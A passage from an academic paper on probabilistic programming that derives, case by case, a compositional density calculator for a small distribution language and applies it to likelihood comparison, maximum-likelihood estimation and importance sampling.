$\text{density} :: \text{Expr } a \rightarrow [\text{Env} \rightarrow a \rightarrow \text{Real}]$

that maps each distribution expression  $e$  to a *list* of successes (Wadler 1985). For every element  $\delta$  of the list, and for every environment  $\rho$  that binds all the free variables in  $e$ , we require that the function  $\delta \rho$  be a density for  $e$  in  $\rho$ . That is, depending on if  $e$  has type *Expr Real* or *Expr Bool*, we want one of the two equations

$$\begin{aligned} \text{expect } e \rho c &= \int_{-\infty}^{\infty} \lambda t. \delta \rho t \times c t \\ \text{expect } e \rho c &= \text{sum} [\delta \rho t \times c t \mid t \leftarrow [\text{True}, \text{False}]] \end{aligned}$$

to hold for all  $\delta$ ,  $\rho$ , and  $c$ .

The list returned by *density* might be empty, but we'll do our best to keep it non-empty. For example, as shown in Section 4, we regret that *density* (Lit 3) must be the empty list, but

$\text{density} (\text{Let "x"} \text{ StdRandom} (\text{Add} (\text{Var "x"}) (\text{Var "x"})))$

and

$\text{density} (\text{Add StdRandom StdRandom})$

can be the non-empty lists

$$\begin{aligned} &[\lambda \rho t. \text{if } 0 < t < 2 \text{ then } 1/2 \text{ else } 0] \\ &[\lambda \rho t. \int_0^1 \lambda x. \text{if } 0 < t - x < 1 \text{ then } 1 \text{ else } 0] \end{aligned}$$

respectively. Our density calculator ends up missing the first density (see Section 8.1), but it does find the second as soon as we introduce nondeterminism by concatenating lists (see Section 5.5).

The fact that not every distribution has a density holds another lesson for us. It turns out that *density* is not compositional. In other words, *density* on an expression cannot be defined in terms of *density* on its subexpressions, for the following reason. On one hand, Lit 3 and Lit 4 have no density, so *density* must map them both to the empty list. On the other hand, the larger expressions Add (Lit 3) StdRandom and Add (Lit 4) StdRandom have densities but different ones, so we want *density* to map them to different non-empty lists. Thus, *density e* does not determine *density (Add e StdRandom)*. Instead, it will be in terms of *expect e* that we define *density (Add e StdRandom)*. That is, although *density* is not compositional, the interpreter  $\lambda e. (\text{density } e, \text{expect } e)$  is compositional (but see Section 8.2).

We define *density e* by structural induction on  $e$ .

### 5.1 Real Base Cases

An important base case is when  $e = \text{StdRandom}$ : we define

$$\text{density StdRandom} = [\lambda \rho t. \text{if } 0 < t \wedge t < 1 \text{ then } 1 \text{ else } 0]$$

expressing the characteristic function of the unit interval. This clause satisfies Definition 1 because

$$\begin{aligned} &\text{expect StdRandom } \rho c \\ &= \text{-- definition of expect} \\ &\quad \int_0^1 \lambda t. c t \\ &= \text{-- extending the domain of integration} \\ &\quad \int_{-\infty}^{\infty} \lambda t. (\text{if } 0 < t \wedge t < 1 \text{ then } 1 \text{ else } 0) \times c t \end{aligned}$$

For the other base cases of type *Real*, we must fail, as discussed in Section 4.1.

$$\begin{aligned} \text{density} (\text{Lit } \_) &= [] \\ \text{density} (\text{Var} (\text{Real } \_)) &= [] \end{aligned}$$

### 5.2 Boolean Cases

In a countable type such as *Bool* (in contrast to *Real*), every distribution has a density. In other words, there always exists a function  $d$  that satisfies Definition 2. We can derive it as follows:


$$\begin{aligned} &\text{expect } e \rho c \\ &= \text{-- } \eta\text{-expansion} \\ &\quad \text{expect } e \rho (\lambda x. c x) \\ &= \text{-- case analysis on } x \\ &\quad \text{expect } e \rho (\lambda x. \text{sum} [(\text{if } t \equiv x \text{ then } 1 \text{ else } 0) \times c t \mid t \leftarrow [\text{True}, \text{False}]]) \\ &= \text{-- Tonelli's theorem, or just linearity of } m \\ &\quad \text{sum} [\text{expect } e \rho (\lambda x. \text{if } t \equiv x \text{ then } 1 \text{ else } 0) \times c t \mid t \leftarrow [\text{True}, \text{False}]] \end{aligned}$$

In the right-hand-side above,  $\text{expect } e \rho (\lambda x. \text{if } t \equiv x \text{ then } 1 \text{ else } 0)$  is just the probability of the boolean value  $t$ . Matching the right-hand-side against Definition 2 shows that the function  $\text{prob } e \rho$  defined by

$$\begin{aligned} \text{prob} :: \text{Expr Bool} &\rightarrow \text{Env} \rightarrow \text{Bool} \rightarrow \text{Real} \\ \text{prob } e \rho t &= \text{expect } e \rho (\lambda x. \text{if } t \equiv x \text{ then } 1 \text{ else } 0) \end{aligned}$$

is a density for  $e$  in  $\rho$ . Accordingly, we define

$$\begin{aligned} \text{density} (\text{Var} (\text{Bool } v)) &= [\text{prob} (\text{Var} (\text{Bool } v))] \\ \text{density} (\text{Not } e) &= [\text{prob} (\text{Not } e)] \\ \text{density} (\text{Less } e_1 e_2) &= [\text{prob} (\text{Less } e_1 e_2)] \end{aligned}$$



**Figure 5.** A density of Neg StdRandom (top) results from transforming a density of StdRandom (bottom)

### 5.3 Unary Cases

Things get more interesting in the other recursive cases. Take the case *density* (*Neg e*) for example. Suppose that the recursive call *density e* returns the successful result  $\delta$ , so the induction hypothesis is that the equation

$$\text{expect } e \rho c = \int_{-\infty}^{\infty} \lambda t. \delta \rho t \times c t$$

holds for all  $\rho$  and  $c$ . We seek some  $\delta'$  such that the equation

$$\text{expect } (\text{Neg } e) \rho c = \int_{-\infty}^{\infty} \lambda t. \delta' \rho t \times c t$$

holds for all  $\rho$  and  $c$ . Starting with the left-hand-side, we calculate

$$\begin{aligned} & \text{expect } (\text{Neg } e) \rho c \\ &= \text{-- definition of expect} \\ & \quad \text{expect } e \rho (\lambda x. c(-x)) \\ &= \text{-- induction hypothesis, substituting } \lambda x. c(-x) \text{ for } c \\ & \quad \int_{-\infty}^{\infty} \lambda x. \delta \rho x \times c(-x) \\ &= \text{-- changing the integration variable from } x \text{ to } t = -x \\ & \quad \int_{-\infty}^{\infty} \lambda t. \delta \rho (-t) \times c t \end{aligned}$$

Therefore, to match the goal, we define

$$\text{density } (\text{Neg } e) = [\lambda \rho t. \delta \rho (-t) \mid \delta \leftarrow \text{density } e]$$

This clause says that the density of *Neg e* at  $t$  is the density of *e* at  $-t$ . This makes sense because the histogram of *Neg e* is the horizontal mirror image of the histogram of *e*. For example, Figure 5 depicts how the density of Neg StdRandom at  $t$  is the density of StdRandom at  $-t$ : when a sample from Neg StdRandom occurs between  $-0.5$  and  $-0.4$  (shaded above), it's because a sample from StdRandom occurred between  $0.4$  and  $0.5$  (shaded below).

A slightly more advanced case is *density* (*Exp e*). Again, we assume the induction hypothesis


$$\text{expect } e \rho c = \int_{-\infty}^{\infty} \lambda t. \delta \rho t \times c t$$

and seek some  $\delta'$  satisfying

$$\text{expect } (\text{Exp } e) \rho c = \int_{-\infty}^{\infty} \lambda t. \delta' \rho t \times c t$$

Starting with the left-hand-side, we calculate

$$\begin{aligned} & \text{expect } (\text{Exp } e) \rho c \\ &= \text{-- definition of expect} \\ & \quad \text{expect } e \rho (\lambda x. c(\exp x)) \\ &= \text{-- induction hypothesis, substituting } \lambda x. c(\exp x) \text{ for } c \\ & \quad \int_{-\infty}^{\infty} \lambda x. \delta \rho x \times c(\exp x) \\ &= \text{-- changing the integration variable from } x \text{ to } t = \exp x \\ & \quad \int_0^{\infty} \lambda t. (\delta \rho (\log t)/t) \times c t \\ &= \text{-- extending the domain of integration} \\ & \quad \int_{-\infty}^{\infty} \lambda t. (\text{if } 0 < t \text{ then } \delta \rho (\log t)/t \text{ else } 0) \times c t \end{aligned}$$



**Figure 6.** A density of Exp StdRandom (top) results from transforming a density of StdRandom (bottom)

Compared to the Neg case above, this calculation illustrates two complications:

1. The second-to-last step introduces the factor  $1/t$ , which is the (absolute value of the) derivative of  $x = \log t$  with respect to  $t$ . This factor makes sense because the histogram of Exp *e* is a *distorted* image of the histogram of *e*. For example, Figure 6 depicts how the density of Exp StdRandom at  $t$  is the density of StdRandom at  $\log t$ , multiplied by  $1/t$  because the interval  $(e^{0.4}, e^{0.5})$  (shaded above) is *wider* than the interval  $(0.4, 0.5)$  (shaded below) (Freedman et al. 2007, Chapter 3). After all, when a sample from Exp StdRandom occurs between  $e^{0.4}$  and  $e^{0.5}$ , it's because a sample from StdRandom occurred between  $0.4$  and  $0.5$ , so the two shaded areas in Figure 6 should be equal.
2. The last step introduces a conditional to account for the fact that the result of exponentiation is never negative.

In the end, to match the goal, we define

$$\text{density } (\text{Exp } e) = [\lambda \rho t. \text{if } 0 < t \text{ then } \delta \rho (\log t)/t \text{ else } 0 \mid \delta \leftarrow \text{density } e]$$

The case *density* (*Log e*) can be handled similarly, so we omit the derivation:

$$\text{density } (\text{Log } e) = [\lambda \rho t. \delta \rho (\exp t) \times \exp t \mid \delta \leftarrow \text{density } e]$$

We can add other unary operators as well, such as reciprocal. (Alternatively, we can express reciprocal in terms of Exp, Neg, and Log, like with a slide rule.)

All these unary operators have in common that their densities *invert* their usual interpretation as functions: the density of Exp *e* at  $t$  uses the density of *e* at  $\log t$ ; the density of Neg *e* at  $t$  uses the density of *e* at  $-t$ ; and so on. This pattern underlies the intuition that density calculation is backward sampling.

### 5.4 Conditional

For the case *density* (*If e e<sub>1</sub> e<sub>2</sub>*), suppose that the recursive calls *density e<sub>1</sub>* and *density e<sub>2</sub>* return the successful results  $\delta_1$  and  $\delta_2$ . (It turns out that we don't need a density for the subexpression *e*.) We seek some  $\delta'$  such that the equation

$$\text{expect } (\text{If } e e_1 e_2) \rho c = \int \lambda t. \delta' \rho t \times c t$$

holds for all  $\rho$  and  $c$ . Here the linear functional  $\int \cdot$  is either  $\int_{-\infty}^{\infty}$  (if *e<sub>1</sub>* and *e<sub>2</sub>* have type Expr Real) or  $\lambda c. \text{sum } (\text{map } c [\text{True}, \text{False}])$  (if *e<sub>1</sub>* and *e<sub>2</sub>* have type Expr Bool). Starting with the left-hand-side, we calculate

$$\begin{aligned}
& \text{expect} (\text{If } e_1 e_2) \rho c \\
= & \quad \text{-- definition of } \text{expect} \\
& \text{expect } e \rho (\lambda b. \text{expect} (\text{if } b \text{ then } e_1 \text{ else } e_2) \rho c) \\
= & \quad \text{-- induction hypotheses} \\
& \text{expect } e \rho (\lambda b. \int \lambda t. (\text{if } b \text{ then } \delta_1 \text{ else } \delta_2) \rho t \times c t) \\
= & \quad \text{-- Tonelli's theorem, exchanging the integrals} \\
& \quad \text{-- } \text{expect } e \rho (\lambda b. \dots) \text{ and } \int \lambda t. \dots \times c t \\
& \quad \int \lambda t. \text{expect } e \rho (\lambda b. (\text{if } b \text{ then } \delta_1 \text{ else } \delta_2) \rho t) \times c t
\end{aligned}$$

Therefore, to match the goal, we define

$$\begin{aligned}
\text{density} (\text{If } e_1 e_2) = & [\lambda \rho t. \text{expect } e \rho (\lambda b. \\
& \quad (\text{if } b \text{ then } \delta_1 \text{ else } \delta_2) \rho t) \\
& \quad | \delta_1 \leftarrow \text{density } e_1, \delta_2 \leftarrow \text{density } e_2]
\end{aligned}$$

Using the fact that  $\lambda b. \dots$  above is just a function from *Bool* to *Real* (essentially the *Real* pair  $(\delta_1 \rho t, \delta_2 \rho t)$ ), we can rewrite this definition more intuitively:

$$\begin{aligned}
\text{density} (\text{If } e_1 e_2) = & [\lambda \rho t. \text{prob } e \rho \text{ True} \times \delta_1 \rho t \\
& + \text{prob } e \rho \text{ False} \times \delta_2 \rho t \\
& | \delta_1 \leftarrow \text{density } e_1, \delta_2 \leftarrow \text{density } e_2]
\end{aligned}$$

For example, if  $e$  is *Less StdRandom* (Lit (1/2)), then

$$\text{prob } e \rho \text{ True} = \text{prob } e \rho \text{ False} = 1/2$$

and to sample from  $\text{If } e_1 e_2$  is to flip a fair coin to decide whether to sample from  $e_1$  or from  $e_2$ . Accordingly, the density of  $\text{If } e_1 e_2$  is just the average of the densities of  $e_1$  and  $e_2$ .

## 5.5 Binary Operators

Recall from Section 5.3 that the density of a unary operator  $f(x)$  inverts  $f$  as a function of its operand  $x$ . The density of a binary operator  $f(x, y)$  can invert  $f$  as a function of either  $x$  or  $y$ , treating the other operand as fixed. This choice brings a new twist to our derivation, namely that our density calculator can be *nondeterministic*: it can try multiple strategies for finding a density. If multiple strategies succeed, the resulting density functions are equivalent, in that they disagree only on a zero-probability set of outcomes. (But their subsequent performance may differ, so we keep them all.)

Take *Add*  $e_1 e_2$  for example. The distribution denoted by *Add*  $e_1 e_2$  is the convolution of the distributions denoted by  $e_1$  and  $e_2$ . What we seek is some  $\delta'$  such that the equation

$$\text{expect} (\text{Add } e_1 e_2) \rho c = \int_{-\infty}^{\infty} \lambda t. \delta' \rho t \times c t$$

holds for all  $\rho$  and  $c$ .

Again starting with the left-hand-side, we calculate

$$\begin{aligned}
& \text{expect} (\text{Add } e_1 e_2) \rho c \\
= & \quad \text{-- definition of } \text{expect} \\
& \text{expect } e_1 \rho (\lambda x. \text{expect } e_2 \rho (\lambda y. c (x+y)))
\end{aligned}$$

If the recursive call *density*  $e_2$  returns the successful result  $\delta_2$ , then the induction hypothesis lets us continue calculating as follows:

$$\begin{aligned}
& \quad \text{-- induction hypothesis} \\
& \quad \text{expect } e_1 \rho (\lambda x. \int_{-\infty}^{\infty} \lambda y. \delta_2 \rho y \times c (x+y)) \\
& \quad \text{-- changing the integration variable from } y \text{ to } t = x+y \\
& \quad \text{expect } e_1 \rho (\lambda x. \int_{-\infty}^{\infty} \lambda t. \delta_2 \rho (t-x) \times c t) \\
& \quad \text{-- Tonelli's theorem} \\
& \quad \int_{-\infty}^{\infty} \lambda t. \text{expect } e_1 \rho (\lambda x. \delta_2 \rho (t-x)) \times c t
\end{aligned}$$

Therefore, having solved for  $y$  in  $t = x+y$ , we can define

$$\begin{aligned}
\text{density} (\text{Add } e_1 e_2) = & [\lambda \rho t. \text{expect } e_1 \rho (\lambda x. \delta_2 \rho (t-x)) \\
& | \delta_2 \leftarrow \text{density } e_2]
\end{aligned}$$

For example, when  $e_1$  is Lit 3 and  $e_2$  is *StdRandom*, this definition amounts to solving for  $y$  in  $t = 3 + y$ . The density calculator finds  $y = t - 3$  and thus returns

$$[\lambda \rho t. \text{if } 0 < t - 3 < 1 \text{ then } 1 \text{ else } 0]$$

expressing the characteristic function of the interval (3, 4). We can also handle the example on the left of Figure 4 now: when  $e_1$  and  $e_2$  are both *StdRandom*, the density calculator returns

$$[\lambda \rho t. \int_0^1 \lambda x. \text{if } 0 < t - x < 1 \text{ then } 1 \text{ else } 0]$$

because  $\text{expect } e_1 \rho$  produces the integral and  $\delta_2 \rho (t-x)$  produces the conditional.

By analogous reasoning, we can also solve for  $x$  and define

$$\begin{aligned}
\text{density} (\text{Add } e_1 e_2) = & [\lambda \rho t. \text{expect } e_2 \rho (\lambda y. \delta_1 \rho (t-y)) \\
& | \delta_1 \leftarrow \text{density } e_1]
\end{aligned}$$

Although solving for  $y$  and for  $x$  can produce overlapping lists (like when  $e_1$  and  $e_2$  are both *StdRandom*), the two lists do not subsume each other. For example, because Lit 3 has no density, only the first definition handles *Add* (Lit 3) *StdRandom* and only the second definition handles *Add StdRandom* (Lit 3). In the end, we define

$$\begin{aligned}
\text{density} (\text{Add } e_1 e_2) = & [\lambda \rho t. \text{expect } e_1 \rho (\lambda x. \delta_2 \rho (t-x)) \\
& | \delta_2 \leftarrow \text{density } e_2] \\
& + [\lambda \rho t. \text{expect } e_2 \rho (\lambda y. \delta_1 \rho (t-y)) \\
& | \delta_1 \leftarrow \text{density } e_1]
\end{aligned}$$

We can add other binary operators, such as multiplication, to our language and handle them similarly. (Alternatively, we can express multiplication in terms of *Exp*, *Add*, and *Log*, like with a slide rule.)

## 5.6 Variable Binding and Sharing

As with *Add*, an expression *Let*  $v e e'$  may have a density even if one of its subexpressions  $e$  and  $e'$  doesn't. We call  $v$  the bound variable,  $e$  the right-hand-side (Landin 1964; Peyton Jones 2003), and  $e'$  the body of the *Let*. There are two strategies for handling *Let*.

First, if the body  $e'$  has a density  $\delta'$ , then a density of the *Let* is the expectation of  $\delta'$  with respect to the right-hand-side  $e$ . That is, if the recursive call *density*  $e'$  returns the successful result  $\delta'$ , then we calculate

$$\begin{aligned}
& \text{expect} (\text{Let } v e e') \rho c \\
= & \quad \text{-- definition of } \text{expect} \\
& \text{expect } e \rho (\lambda x. \text{expect } e' (\text{extendEnv } v x \rho) c) \\
= & \quad \text{-- induction hypothesis} \\
& \text{expect } e \rho (\lambda x. \int \lambda t. \delta' (\text{extendEnv } v x \rho) t \times c t) \\
= & \quad \text{-- Tonelli's theorem} \\
& \int \lambda t. (\text{expect } e \rho (\lambda x. \delta' (\text{extendEnv } v x \rho) t)) \times c t
\end{aligned}$$

Therefore, we can define

$$\begin{aligned}
\text{density} (\text{Let } v e e') = & [\lambda \rho t. \text{expect } e \rho (\lambda x. \delta' (\text{extendEnv } v x \rho) t) \\
& | \delta' \leftarrow \text{density } e']
\end{aligned}$$

This strategy handles *Let* expressions that use the bound variable as a parameter. The right-hand-side can be deterministic, as in

$$\begin{aligned}
& \text{Let "x" (Lit 3)} \\
& \quad (\text{Add} (\text{Add} (\text{Var "x"}) (\text{Var "x"})) \text{StdRandom})
\end{aligned}$$

or random, as in

$$\begin{aligned}
& \text{Let "x" StdRandom} \\
& \quad (\text{Add} (\text{Add} (\text{Var "x"}) (\text{Var "x"})) \text{StdRandom})
\end{aligned}$$

These examples show that *Var "x"* can be used multiple times. That is, the outcome of the right-hand-side can be *shared*. We need *Let* in the language to introduce such sharing. However, this strategy fails on *Let* expressions whose bodies are deterministic, such as

$$\begin{aligned}
& \text{Let "x" (Neg StdRandom)} \\
& \quad (\text{Exp} (\text{Var "x"}))
\end{aligned}$$

These Let expressions have densities only because their right-hand-sides are random. Hence we introduce another strategy for handling Let: check if the body of the Let uses the bound variable at most once. If so, we can inline the right-hand-side into the body. That is, we can replace Let  $v e e'$  by the result of substituting  $e$  for  $v$  in  $e'$ , which we write as  $e'\{v \mapsto e\}$ . (This substitution operation sometimes needs to rename variables in  $e'$  to avoid capture.) This replacement preserves the meaning of the Let expression even if the body is random. For example, we can handle the expression

$$e_1 = \text{Let } "x" (\text{Neg StdRandom}) \\ (\text{Add StdRandom} (\text{Exp} (\text{Var } "x")))$$

by turning it into the equivalent expression

$$e_2 = \text{Add StdRandom} (\text{Exp} (\text{Neg StdRandom}))$$

To see this equivalence, apply the definition of *expect* to  $e_1$  and  $e_2$ :

$$\begin{aligned} \text{expect } e_1 \rho c &= \int_0^1 \lambda x. \int_0^1 \lambda t. c (t + \exp(-x)) \\ \text{expect } e_2 \rho c &= \int_0^1 \lambda t. \int_0^1 \lambda x. c (t + \exp(-x)) \end{aligned}$$

Then use Tonelli's theorem to move inward the outer integral  $\int_0^1 \lambda x$  in  $\text{expect } e_1 \rho c$ , which corresponds to the random choice made in Neg StdRandom. If we think of random choice as a side effect, then Tonelli's theorem lets us delay evaluating the right-hand-side Neg StdRandom until the body Add StdRandom ( $\text{Exp} (\text{Var } "x")$ ) actually uses the bound variable " $x$ ".

In general, Tonelli's theorem tells us that delayed evaluation preserves the expectation semantics of the expression Let  $v e e'$  when the body  $e'$  uses the bound variable  $v$  exactly once. Moreover, in the case where  $e'$  never uses  $v$ , delayed evaluation also preserves the expectation semantics, but for a different reason. If  $e'$  never uses  $v$ , then  $\text{expect } e' (\text{extendEnv } v x \rho) c = \text{expect } e' \rho c$ , so

$$\begin{aligned} &\text{expect} (\text{Let } v e e') \rho c \\ &= \text{-- definition of expect} \\ &\quad \text{expect } e \rho (\lambda x. \text{expect } e' (\text{extendEnv } v x \rho) c) \\ &= \text{-- } e' \text{ never uses } v \\ &\quad \text{expect } e \rho (\lambda x. \text{expect } e' \rho c) \\ &= \text{-- pull } \text{expect } e' \rho c \text{ out of the integral } \text{expect } e \rho (\lambda x. \dots) \\ &\quad \text{expect } e \rho (\lambda x. 1) \times \text{expect } e' \rho c \end{aligned}$$

Finally, a simple induction on  $e$  shows that  $\text{expect } e \rho (\lambda x. 1)$  always equals 1 in our language. In other words, the distributions denoted in our language are all *probability* distributions.

Backed by this reasoning, we put the two strategies together to define

$$\begin{aligned} \text{density} (\text{Let } v e e') &= [\lambda \rho t. \text{expect } e \rho (\lambda x. \delta' (\text{extendEnv } v x \rho) t) \\ &\quad | \delta' \leftarrow \text{density } e'] \quad \text{-- first strategy} \\ &+ [\delta' | \text{usage } e' v \leq \text{AtMostOnce} \\ &\quad , \delta' \leftarrow \text{density} (e'\{v \mapsto e\})] \quad \text{-- second strategy} \end{aligned}$$

The condition *usage*  $e' v \leq \text{AtMostOnce}$  above tests conservatively whether the expression  $e'$  uses the variable  $v$  at most once—in other words, whether  $v$  is *not shared* in  $e'$ . This test serves the purpose of Bhat et al.'s (2012) *active variables* and independence test. We relegate its implementation to Appendix A.

## 6. Approximating Probability Densities

We are done deriving our density calculator! It produces output rife with integrals. The definition of *density* itself does not contain integrals, but *expect StdRandom* contains an integral, and *density* invokes *expect* in the boolean, If, Add, and Let cases. For example, Section 5.5 shows one success of our density calculator:

$$\begin{aligned} \text{density} (\text{Add StdRandom StdRandom}) &= [\lambda \rho t. \text{expect StdRandom } \rho (\lambda x. \delta_2 \rho (t - x)) \\ &\quad | \delta_2 \leftarrow \text{density StdRandom}] \quad ++ \dots \\ &= [\lambda \rho t. \int_0^1 \lambda x. \text{if } 0 < t - x < 1 \text{ then } 1 \text{ else } 0] \quad ++ \dots \end{aligned}$$

One way to use *density* is to feed its output to a symbolic integrator, as Bhat et al. (2012) suggest. If we're lucky, we might get a closed form that can be run as an exact deterministic algorithm. For example, Maxima, Maple, and Mathematica can each simplify the successful result above to the closed form in the lower-left corner of Figure 4. To produce output that those systems can parse, we would redefine the *Real* type and overload the *Num* class, which is not difficult to do.

Even without computer algebra or without eliminating all integrals, we can execute the density found as a *randomized* algorithm whose *expected* output is the density at the given point. All it takes is interpreting each call from *density* to *expect* as sampling randomly from a distribution. This interpretation is a form of numerical integration, carried out by Pfeffer's (2009, §5.2) approximate algorithm for density estimation. For example, we can interpret the successful result above, as is, as the following randomized (and embarrassingly parallel) algorithm:

Given  $\rho$  and  $t$ , choose a random real number  $x$  uniformly between 0 and 1, then compute *if*  $0 < t - x < 1$  *then* 1 *else* 0.

When time is about to run out, we average the results from repeated independent runs of this algorithm.

## 7. Applications of Our Density Calculator

Returning to our motivation, let us briefly demonstrate two ways to use density functions in probabilistic inference.

### 7.1 Computing and Comparing Likelihoods

Imagine that we are adjudicating between two competing scientific hypotheses, which we model by two generative stories  $e_1$  and  $e_2$ . Using their density functions, we can update our belief in light of empirical evidence.

Concretely, suppose we conduct many independent trials of the following experiment:

1. We use a known device to draw a quantity from the *exponential* distribution (defined at the end of Section 2). We cannot observe this quantity directly, but it can cause effects that we can observe. So we give it a name  $x$ .
2. We use an unknown device to transform  $x$  to another quantity, which we do observe. The goal of the experiment is to find out what the unknown device does. Suppose we know that either the unknown device produces  $x$  as is, or it produces  $e^x - 1$ .


We can model our two hypotheses about the unknown device by two generative stories whose outcomes are possible observations:

$$\begin{aligned} \text{obs} &:: [\text{Real}] \\ \text{obs} &= [3.07, 0.74, 2.23] \end{aligned}$$

What do we believe now?

Our calculator finds the following densities for  $e_1$  and  $e_2$ :

$$\begin{aligned} d_1, d_2 &:: \text{Real} \rightarrow \text{Real} \\ d_1 t &= (\text{if } 0 < \exp(-t) \wedge \exp(-t) < 1 \text{ then } 1 \text{ else } 0) \\ &\quad \times \exp(-t) \end{aligned}$$



**Figure 7.** Likelihoods for two competing hypotheses. The crosses on the horizontal axis mark the *observed outcomes*.

$$d_2 t = \text{if } 0 < t - (-1) \text{ then } d_1 (\log(t - (-1))) / (t - (-1)) \\ \text{else } 0$$

Figure 7 plots these densities. They are called *likelihoods* because they are densities of distributions over observations.

The likelihood  $d_1 t$  measures how likely it would be for us to observe  $t$  in a trial if the hypothesis  $e_1$  were true. Moreover, because the trials are independent, the likelihood of multiple observations is just the product of their likelihoods. Thus *product* (*map*  $d_1$  *obs*) measures how likely our *observations* would be if the hypothesis  $e_1$  were true, and similarly for  $e_2$ . To compare the hypotheses against each other, we calculate the ratio of the likelihoods:

```
> product (map d1 obs)/product (map d2 obs)
1.2461022752116167
```

The likelihood ratio is above 1, which means the evidence favors our first hypothesis—that is, the unknown device produces  $x$  as is. We see this faintly in Figure 7: above where the crosses mark the *observations*, the value of  $d_1$  tends to be greater than the value of  $d_2$ .

Whenever we have two or more hypotheses to choose from, the one with the greatest observation likelihood is called the *maximum-likelihood estimate* (MLE). So the MLE between  $e_1$  and  $e_2$  above is  $e_1$ . But we can also choose from an infinite family of hypotheses. In the experiment above for example, we can hypothesize instead that we observe  $a \times x$  in each trial, where  $a$  is an unobserved positive parameter that describes the unknown device. We can model this infinite family of hypotheses by an expression with a free variable "a":

```
e3 :: Expr Real
e3 = Let "x" exponential (mul (Var "a") (Var "x"))
mul :: Expr Real → Expr Real → Expr Real
mul a x = Exp (Add (Log a) (Log x)) -- a > 0 ∧ x > 0
```

Our calculator finds a density for  $e_3$  that simplifies algebraically to

```
d3 :: Real → Real → Real
d3 a = λt. if t > 0 then exp (-t/a)/a else 0
```


Figure 8 plots three members of this family of densities.

Using a bit of differential calculus, we can find the exact value of  $a$  that maximizes the likelihood *product* (*map* ( $d_3 a$ ) *obs*). That value is the MLE of the parameter  $a$ . Somewhat intuitively, it is the average of *obs*, represented by the solid line in Figure 8:

```
> let aMLE = sum obs/fromIntegral (length obs)
> aMLE
2.013333333333333
```

## 7.2 Importance Sampling

We can also use densities for *importance sampling* (MacKay 1998). Suppose we have a density function  $d$  (called the *target*), and we



**Figure 8.** Likelihoods for three members of an infinite family  $d_3$  of competing hypotheses. The solid line is the MLE likelihood. The crosses on the horizontal axis mark the *observed outcomes*.

wish to sample repeatedly from the distribution with density  $d$ , perhaps to estimate the expectation of some function  $c$  with respect to the target distribution. Unfortunately, we don't know how to sample from the target distribution; in other words, we don't know any generative story with density  $d$ . We can pick a generative story  $e_1$  we do know (called the *proposal*), find a density  $d_1$  for  $e_1$ , and sample from  $e_1$  repeatedly instead. To correct for the difference between the target and proposal densities, we pair each outcome  $t$  from  $e_1$  with the *importance weight*  $d t / d_1 t$ .

```
importance_sample :: (Real → Real) → IO (Real, Real)
importance_sample d = do t ← sample e1 emptyEnv
    return (t, d t / d1 t)
```

In particular, to estimate the expectation of the function  $c$  with respect to the target distribution, we compute the *weighted average* of  $c t$  where  $t$  is drawn from the proposal distribution.

```
estimate_expectation :: (Real → Real) → (Real → Real)
→ IO Real
estimate_expectation d c = do
    samples ← replicateM 10000 (importance_sample d)
    return (sum [c t × w | (t, w) ← samples]
        / sum [w | (t, w) ← samples])
```

For example, suppose we don't know how to sample from the target distribution with density

```
d :: Real → Real
d t = exp (-t^3)
```

but we would like to estimate the expectation of  $\sin$  with respect to it. We can use the definitions above to estimate the expectation:

```
> estimate_expectation d sin
0.4508234334172205
```

## 8. Properties of Our Density Calculator

As explained at the beginning of Section 5, we want our density calculator to succeed as often as possible and to be compositional. Unfortunately, *density* does not succeed as often as we want. However, it can be made compositional.

### 8.1 Incompleteness

As shown in Section 4, the distribution

```
Let "x" StdRandom (Add (Var "x") (Var "x"))
```

has a density function. In particular, it would be correct if

```
density (Let "x" StdRandom (Add (Var "x") (Var "x")))
```

were to return the non-empty list

$[\lambda\rho t.\text{if } 0 < t < 2 \text{ then } 1/2 \text{ else } 0]$

Nevertheless, our *density* function returns the empty list, because

```
usage (Add (Var "x") (Var "x")) "x" = Unknown
density [Add (Var "x") (Var "x")] = []
```

and our code does not know  $x + x = 2 \times x$ .

This example shows there is room for our code to improve by succeeding more often. Transformations that reduce the usage of variables (for example, rewriting  $x + x$  to  $2 \times x$ ) would help, as would computer-algebra facilities for inverting a function that is expressed using non-invertible primitives (such as  $x^3 + x$ ). Unfortunately, those improvements would make it harder to keep a density calculator compositional and equationally derived.

